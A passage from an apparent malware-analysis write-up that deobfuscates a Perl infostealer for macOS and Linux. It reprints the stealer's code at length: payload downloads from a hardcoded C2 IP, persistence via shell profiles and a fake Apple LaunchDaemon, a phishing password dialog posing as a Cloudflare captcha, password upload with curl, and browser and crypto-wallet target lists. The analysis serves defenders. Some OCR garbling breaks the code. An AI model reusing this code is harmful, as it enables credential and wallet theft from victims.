$ua->get("\x68\x74\x74\x70\x3A\x2F\x2F$ip\x2F\x73\x79\x73\x74\x65\x6D\x2E\x70\x6C", "\x3A\x63\x6F\x6E\x74\x65\x6E\x74\x5F\
x66\x69\x6C\x65" => "$ENV{HOME}\x2F\x2E\x73\x79\x73\x74\x65\x6D\x2E\x70\x6C");
system("\x63\x68\x6D\x6F\x64\x20\x2B\x78\x20$ENV{HOME}\x2F\x2E\x70\x61\x72\x61\x6C\x6C\x65\x6C");
```

Perl payload mostly deobfuscated

There are still escaped strings.


No doubt there’s Perl way to do this, but Python is the way I solve problems now. Whipping up a quick Python unescape script will do the trick. This is what I landed on.

```
import sys

if __name__ == "__main__":
    for line in sys.stdin:
        line = line.rstrip()
        line = line.replace(r'\.', '.')
        line = line.replace(r'\$', '$')
        line = line.replace(r'\@', '@')
        line =
line.encode('latin1').decode('unicode_escape').encode('latin1').decode('utf-8')
        print(line)
```

Using that we get a nice clean Perl.

```
$ perl dj5fbdevxtib-test2.pl | python3 unescape.py > dj5fbdevxtib-deobfuscated.pl
```

Voilà! We now have the Perl script fully deobfuscated. And we're in luck, it has all the original variable names. As we'll see this is a complete Perl-based stealer that targets macOS or linux.



```
use strict;
use warnings;
use File::Basename;
use LWP::UserAgent;

my $ip = "213.108.198.227";

my ($sec, $min, $hour, $mday, $mon, $year) = localtime();
my @month_names = qw(Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec);

my $timestamp = sprintf("%02d-%s-%02d:%02d",
                        $mday, $month_names[$mon], $hour, $min);

my $uuid = sprintf("%08x-%04x-4%03x-%04x-%04x%08x",
                  int(rand(0xffffffff)),
                  int(rand(0xffff)),
                  int(rand(0x0fff)),
                  int(rand(0x3fff) | 0x8000),
                  int(rand(0xffff)),
                  int(rand(0xffffffff)));

my $identifier = "${timestamp}_${uuid}";
my $server = "http://$ip/util/upload_data/$identifier";

my $ua = LWP::UserAgent->new;
[illegible]"http://$ip/parallel", ":content_file" => "$ENV{HOME}/.parallel");
system("chmod +x $ENV{HOME}/.parallel");

$ua->get("http://$ip/system.pl", ":content_file" => "$ENV{HOME}/.system.pl");
system("chmod +x $ENV{HOME}/.parallel");

if ($^O !~ /darwin/) {
        $ua->get("http://$ip/curl", ":content_file" => "$ENV{HOME}/.curl");
        system("chmod +x $ENV{HOME}/.curl");
}
"dj5fbdevxtib-deobfuscated.pl" 664L, 31687B
```

Perl deobfuscated

Stealer breakdown

First thing of note is the IP address that we'll see used to retreive additional payloads, API calls, and where stolen data will be POST'd to.

```
my $ip = "213.108.198.227";
```

It downloads two payloads from the IP above: `parallel` and `system.pl`. These are saved in the victim's home directory with a beginning dot so that in many circumstances it will be hidden.

```
my $ua = LWP::UserAgent->new;
$ua->get("http://$ip/parallel", ":content_file" => "$ENV{HOME}/.parallel");
system("chmod +x $ENV{HOME}/.parallel");

$ua->get("http://$ip/system.pl", ":content_file" => "$ENV{HOME}/.system.pl");
system("chmod +x $ENV{HOME}/.parallel");
```

Parallel is a standard GNU tool to run multiple shell jobs in parallel.

`system.pl` creates a C2 channel that allows the threat actor to execute commands on the victim's machine.

Next if operating system does not contain the word `darwin`, then it will also download it's own `curl` command to use instead of the OS provided `curl`.

```
if ($^O !~ /darwin/) {
    $ua->get("http://$ip/curl", ":content_file" => "$ENV{HOME}/.curl");
    system("chmod +x $ENV{HOME}/.curl");
}
```

Of note is how the stealer uses `$^O` to determine if the system is macOS or linux. On Ubuntu, the value is simply `linux`.

```
$ perl -e 'print($^O)'
linux
```

On macOS 10.15, the value is `darwin`.

```
$ perl -e 'print($^O)'
darwin
```

Next it curl's the C2 with the path `/start_process_data` to let it know it has started up. The server will respond with `OK` which just goes to `/dev/null`.

```
if ($^O =~ /darwin/) {
    system("curl -v -m 120 --retry 8 "http://$ip/start_process_data" >/dev/null
2>&1");
} else {
    system(""$ENV{HOME}/.curl" -v -m 120 --retry 8 "http://$ip/start_process_data"
>/dev/null 2>&1");
}
```

The next section uses `api.ipify.org` to try to get the victim's current external IP. If that succeeds, it registers that external IP with the C2 on port 8080 with path `/get_ip/`.

```
sub is_connected_or_unreachable {
    my $ip = shift;

    my $curl = ($^O =~ /darwin/) ? "curl" : ""$ENV{HOME}/.curl"";

    my $current_ip = `$curl -s --connect-timeout 3 https://api.ipify.org
2>/dev/null`;
    chomp($current_ip);
    return 1 unless $current_ip;

    my $response = `$curl -s --connect-timeout 3 "http://$ip:8080/get_ip/$current_ip"
2>/dev/null`;
    return 1 if $?;

    chomp($response);
    return ($response eq "connected") ? 1 : 0;
}

if (!is_connected_or_unreachable($ip)) {
    my $system_path = "$ENV{HOME}/.system.pl";

    system("perl $system_path &");
}
```

Persistence for linux

Next, if not running macOS, then add persistence to the victim's `$HOME/.profile` by appending a line to run the downloaded `system.pl`.

```
if ($^O !~ /darwin/) {
    my $home = $ENV{HOME};

    my $profile_path = $home . "/.profile";
    my $line_to_add = "(nohup perl $home/.system.pl >/dev/null 2>&1 & disown)
2>/dev/null";
    open(my $profile_path_file, "<", $profile_path) or die "Cannot open
$profile_path: $!";
    my $found = 0;
    while (my $line = <$profile_path_file>) {
        chomp $line;
        if ($line =~ m|.system.pl|) {
            $found = 1;
            last;
        }
    }

    close($profile_path_file);

    if (!$found) {
        open(my $profile_path_file, ">>", $profile_path) or die "Cannot append to
$profile_path: $!";
        print $profile_path_file "
" . $line_to_add . "
";
        close($profile_path_file);
    }
} else {
}
```

Everything!!

The script uses a file named `$ENV{HOME}/everything.txt` to track every file it thinks might be interesting for exfiltration. Perhaps in case the stealer had run previously and crashed prior to finishing and removing this file, it starts by deleting it.

```
unlink("$ENV{HOME}/everything.txt");
```

Persistance for all


Further on, regardless of OS being run, it add persistence by adding `system.pl` to a variety of shell profile scripts.

```
my $home = $ENV{HOME};

append_if_not_exists("$home/.zshrc", "(nohup perl $home/.system.pl >/dev/null 2>&1 &
disown) 2>/dev/null");
append_if_not_exists("$home/.bashrc", "(nohup perl $home/.system.pl >/dev/null 2>&1 &
disown) 2>/dev/null");
append_if_not_exists("$home/.bash_profile", "(nohup perl $home/.system.pl >/dev/null
2>&1 & disown) 2>/dev/null");
```

Ask for password on macOS

On macOS, the user is prompted to provide their password. Besides uploading the password to the C2, this will be used to run sudo to install a system level script for persistence.


It creates and runs a Perl script named `/tmp/pw_script_$$.pl`, where `$$` is the PID.



```
my $server = "$server";

sub verify_password {
    my ($username, $password) = @_;
    $username = quotemeta($username);
    $password = quotemeta($password);
    my $command = "dscl /Local/Default -authonly $username $password";
    my $result = `$command 2>&1`;
    return $? == 0;
}

sub get_macos_password {
    my $username = `whoami`;
    chomp($username);

    for (my $i = 0; $i < 7; $i++) {
        my $dialog_command = 'osascript -e "display dialog \"Please authenticate to confirm Cloudflare captcha.\" with title
\"Authenticate\" with icon caution default answer \"\" giving up after 40 with hidden answer"';

        my $dialog_result = `$dialog_command 2>&1`;
        my $password = "";

        # Fix password extraction
        if ($dialog_result =~ /text returned:(.+?), gave up:/) {
            $password = $1;
        }
        elsif ($dialog_result =~ /text returned:(.+?)$/) {
            $password = $1;
        }
        else {
            print STDERR "Error: Could not extract password from dialog\n";
            next;
        }

        # Remove any quotes around password
        $password =~ s/^"(.*)"\s*$/$1/;
        chomp($password);

        if (verify_password($username, $password)) {
            system("curl -v -m 120 --retry 8 'https://blazing-cloud.com/mac/done/$main::user_id' >/dev/null 2>&1 &");

            print "Password verified\n";
            return $password;
```

The beginning of the pw_script


The `pw_script` uses AppleScript to prompt the victim to provide their local OS password. It takes that password, creates a file that contains it, then uploads it to the C2 server as a file named `password.txt`.



```
my $password = get_macos_password();
if (defined $password) {
    my $tmp_file = "/tmp/password.txt";
    open(my $fh, ">", $tmp_file) or die "Cannot open file: $!";
    print $fh $password;
    close($fh);
    system("curl -v -m 30 --retry 3 -F 'file=@" . $tmp_file . ";filename=password.txt' -F 'dirPath=/' '$server'");

    unlink($tmp_file);
```

Perl to upload password

Next, it creates a Perl script named `/tmp/install_$$.pl` to be run using sudo with the victim provided password.



```
#!/usr/bin/perl
use File::Path qw(make_path);

my \$ip = "$ip";
my \$scriptName = "Apple Inc.";
my \$home = \$ENV{HOME};
my \$scriptPath = "\$home/\$scriptName";
my \$daemonAgentPath = "/Library/LaunchDaemons";
my \$plistPath = "\$daemonAgentPath/com.apple.inc.plist";

open(my \$scriptFile, ">", \$scriptPath) or die "Cannot create \$scriptPath: \$!";
print \$scriptFile "#!/bin/bash\\n";
print \$scriptFile "perl \$home/.system.pl\\n";
close(\$scriptFile);

system("chmod 755 '\$scriptPath'");
system("curl -L 'http://\$ip/fileicon.tar.gz' | tar -xz -C /tmp");
system("chmod +x /tmp/fileicon-master/bin/fileicon");
system("curl 'http://\$ip/preferences.icns' -o '/tmp/icon.icns'");
system("/tmp/fileicon-master/bin/fileicon set '\$scriptPath' '/tmp/icon.icns'");

make_path(\$daemonAgentPath) unless -d \$daemonAgentPath;
unless (-e \$plistPath) {
open(my \$plistFile, ">", \$plistPath) or die "Cannot create \$plistPath: \$!";
print \$plistFile qq(<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.inc</string>
<key>Program</key>
<string>\$home/\$scriptName</string>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
<key>ProcessType</key>
<string>Background</string>
</dict>
</plist>);
close(\$plistFile);
}
```

install script

The install script creates a bash script in the victim's home directory named `Apple Inc.` which is used to launch the already downloaded `system.pl`.

Next it creates two arrays for candidate macOS browser paths and wallet paths.

```
@browser_paths = (
    "$app_support/Google/Chrome",
    "$app_support/BraveSoftware/Brave-Browser",
    "$app_support/Microsoft Edge",
    "$app_support/Vivaldi",
    "$app_support/Yandex/YandexBrowser",
    "$app_support/com.operasoftware.Opera",
    "$app_support/com.operasoftware.OperaGX",
    "$app_support/Google/Chrome Beta",
    "$app_support/Google/Chrome Canary",
    "$app_support/Google/Chrome Dev",
    "$app_support/Arc/User Data",
    "$app_support/CocCoc/Browser"
);
```

```
@wallet_paths = (
    "$ENV{HOME}/Exodus/exodus.wallet",
    "$ENV{HOME}/Coinomi/wallets",
    "$ENV{HOME}/Monero/wallets",
    "$ENV{HOME}/Guarda/Local Storage/leveldb",
    "$ENV{HOME}/atomic/Local Storage/leveldb",
    "$ENV{HOME}/Ledger Live",
    "$ENV{HOME}/Bitcoin/wallets",
    "$ENV{HOME}/Litecoin/wallets",
    "$ENV{HOME}/DashCore/wallets",
    "$ENV{HOME}/Dogecoin/wallets",
    "$ENV{HOME}/@trezor/suite-desktop",
    "$ENV{HOME}/.electrum/wallets",
    "$ENV{HOME}/.walletwasabi/client/Wallets",
    "$ENV{HOME}/.electrum-ltc/wallets",
    "$ENV{HOME}/.electron-cash/wallets",
    "$ENV{HOME}/@tonkeeper/desktop/config.json",
    "$ENV{HOME}/Binance/app-store.json",
    "$ENV{HOME}/discord/Local Storage",
    "$ENV{HOME}/discord/Local State",
    "$ENV{HOME}/Steam/config",
    "$ENV{HOME}/Telegram Desktop/tdata",
    "$ENV{HOME}/OpenVPN Connect/profiles",
    "$ENV{HOME}/.config/filezilla",
    "$app_support/Exodus/exodus.wallet",
    "$app_support/Coinomi/wallets",
    "$app_support/Monero/wallets",
    "$app_support/Guarda/Local Storage/leveldb",
    "$app_support/atomic/Local Storage/leveldb",
    "$app_support/Ledger Live",
    "$app_support/Bitcoin/wallets",
    "$app_support/Litecoin/wallets",
    "$app_support/DashCore/wallets",
    "$app_support/Dogecoin/wallets",
    "$app_support/@trezor/suite-desktop",
    "$app_support/@tonkeeper/desktop/config.json",
    "$app_support/Binance/app-store.json",
    "$app_support/discord/Local Storage",
    "$app_support/discord/Local State",
    "$app_support/Steam/config",
    "$app_support/Telegram Desktop/tdata",
    "$app_support/OpenVPN Connect/profiles"
);
```


Back to linux

Next if running linux, it downloads a binary named `data_extracter` from the C2 and executes it.

```
my $home = $ENV{HOME};

system("$home/.curl -sL http://$ip/data_extracter -o $home/.data_extracter && chmod
+x $home/.data_extracter && $home/.data_extracter "$identifier" > /dev/null 2>&1 &");
```

When running the `data_extracter` it provides `$identifier` as the argument which was previously constructed as `${timestamp}_${uuid}`. An example `$identifier` would be `20-Jul-14:11_ea9ccf57-17bc-40fd-8d07-3154ead9fd71`.


`data_extracter` is a compiled Python script. When run in a sandbox it prompted for a password for a new keyring.


Choose password for new keyring

An application wants to create a new keyring called "Default". Choose the password you want to use for it.


new keyring

Also noticed when running without an argument, it crashed and revealed that it was originally a Python script named `data_extracter.py`.


```
Traceback (most recent call last):
  File "data_extracter.py", line 16, in <module>
  File "secretstorage/__init__.py", line 78, in dbus_init
```

traceback

When run in the sandbox with a well-formed identifier argument, besides prompting for a new keyring password, it printed that it checked several browsers. It crashed because it attempted to execute a non-existant `.curl`.



```
root@ubuntu2404-amd64-20250619-en-4:/tmp# ./data_extracter 20-Jul-14:11_ea9ccf57
-17bc-40fd-8d07-3154ead9fd71
-------------------- Checking google-chrome --------------------
-------------------- Checking BraveSoftware/Brave-Browser --------------------
-------------------- Checking microsoft-edge --------------------
-------------------- Checking vivaldi --------------------
-------------------- Checking opera --------------------
